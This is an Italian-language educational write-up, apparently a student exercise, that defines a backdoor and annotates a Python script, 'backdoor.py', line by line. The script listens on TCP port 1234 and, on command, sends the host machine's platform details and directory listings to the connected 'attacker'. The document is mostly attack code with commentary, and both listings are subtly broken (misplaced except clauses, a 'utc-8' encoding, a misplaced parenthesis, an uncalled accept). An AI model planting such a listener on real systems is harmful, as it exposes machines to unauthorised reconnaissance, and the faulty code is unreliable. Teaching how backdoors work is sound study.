


Backdoor.py

Cosa significa Backdoor?

Una backdoor è una strategia all'interno di un sistema che consente a chi conosce come attivarla di assumere il completo controllo di un sistema apparentemente a accesso esclusivo. Durante lo sviluppo di un software, potrebbe essere indispensabile creare un accesso nascosto per motivi di manutenzione a parametri generalmente non accessibili agli utenti. Questo accesso deve essere ben occultato e una backdoor può essere utilizzata per accedere ai dati tramite questa via secondaria. La backdoor è controllata da remoto.

Commento del programma .py



```
GNU nano 7.2 backdoor.py
import socket, platform, os #Qui si importano tutti i moduli necessari per il corretto svolgimento del programma

SRV_ADDR = "" #Si definisce l'indirizzo IP dell'attaccante (in questo caso non è stato inserito)
SRV_PORT = 1234 #Si definisce la porta dell'attaccante

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) #Creazione di un socket denominato "s" definendo con AF_INET l'IPv4 e con SOCK_STREAM il protocollo TCP
s.bind((SRV_ADDR, SRV_PORT)) #Si collega al socket "s" l'indirizzo IPv4 alla porta 1234
s.listen(1) #Qui viene proprio messo in ascolto il socket "s" con MASSIMO 1 connessione
connection, address = s.accept() #Appena la connessione è stabilita, restituisce una tupla dove "connection" è un oggetto socket da utilizzare per la comunicazione con il client, e "address" è il suo indirizzo.

print ("Client connected: ", address) #Stampa a video l'indirizzo IPv4 della "vittima"

while 1: #Inizio del ciclo while sempre vero (while True)
    try:
        data = connection.recv(1024) #Riceveremo un feedback da max 1024bytes per non esagerare
        except:continue

    if (data.decode('utf-8') == '1'): #Decodifica la stringa ottenuta in unicode, se è 1 allora:
        tosend = platform.platform() + " " + platform.machine() #Definisce la variabile "tosend" come stringa contenente più info possibili sulla macchina attaccata + il tipo esempio "AMD64"
        connection.sendall(tosend.encode()) #Invia dati all'indirizzo cui il socket è connesso, bytes è una stringa binaria che contiene i dati da inviare
    elif (data.decode('utf-8') == '2'): #Decodifica la stringa ottenuta in unicode, se è 2 allora:
        data = connection.recv(1024) #Riceveremo un feedback da max 1024bytes per non esagerare
        try:
            filelist = os.listdir(data.decode('utf-8')) #Riceveremo in formato leggibile unicode le informazioni riguardanti le cartelle e files contenute nel percorso in atto
            tosend = ""
            for x in filelist: #Per ogni file verrà mandato all'attaccante in formato leggibile
                tosend += " " + x
            except:
                tosend = "Wrong path"
            connection.sendall(tosend.encode())
        elif (data.decode('utf-8') == 'q'): #Se invece si riceverà q la connessione verrà chiusa
            connection.close() #Chiusura connessione
            connection, address = s.accept() #Si ripete
```

Spiegazione scritta:

import socket, platform, os **#Qui si importano tutti i moduli necessari per il corretto svolgimento del programma**

SRV_ADDR = "" **#Si definisce l'indirizzo IP dell'attaccante (in questo caso non è stato inserito)**

SRV_PORT = 1234 **#Si definisce la porta dell'attaccante**

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) **#Creazione di un socket denominato "s" definendo con AF_INET l'IPv4 e con SOCK_STREAM il protocollo TCP**

s.bind((SRV_ADDR, SRV_PORT)) **#Si collega al socket "s" l'indirizzo IPv4 alla porta 1234**

s.listen(1) **#Qui viene proprio messo in ascolto il socket "s" con MASSIMO 1 connessione**

connection, address = s.accept() **#Appena la connessione è stabilita, restituisce una tupla dove "connection" è un oggetto socket da utilizzare per la comunicazione con il client, e "address" è il suo indirizzo.**

```
print ("CLient connected: ", address) #Stampa a video l'indirizzo IPv4 della "vittima"
```

```
while 1: #Inizio del ciclo while sempre vero (while True)
```

```
try:
```

```
    data = connection.recv(1024) #Riceveremo un feedback da max 1024bytes per non esagerare
```

```
except:continue
```

```
if (data.decode('utc-8') == '1'): #Decodifica la stringa ottenuta in unicode, se è 1 allora:
```

```
    tosend = platform.platform() + " " + platform.machine() #Definisce la variabile "tosend" come stringa contenente più info possibili sulla macchina attaccata + il tipo esempio "AMD64"
```

```
    connection.sendall(tosend.encode()) #Invia dati all'indirizzo cui il socket è connesso. bytes è una stringa binaria che contiene i dati da inviare
```

```
elif (data.decode('utf-8') == '2'): #Decodifica la stringa ottenuta in unicode, se è 2 allora:
```

```
    data = connection.recv(1024) #Riceveremo un feedback da max 1024bytes per non esagerare
```

```
try:
```

```
    filelist = os.listdir(data.decode('utf-8')) #Riceveremo in formato leggibile unicode le informazioni riguardanti le cartelle e files contenute nel percorso in atto
```

```
    tosend = ""
```

```
    for x in filelist: #Per ogni file verrà mandato all'attaccante in formato leggibile
```

```
        tosend += "," + x
```

```
except:
```

```
    tosend = "Wrong path"
```

```
connection.sendall(tosend.encode())
```

```
elif(data.decode('utf-8' == '0')): #Se invece si riceverà 0 la connessione verrà chiusa
```

```
connection.close() #Chiusura connessione
```

```
connection, address = s.accept #Si ripete
```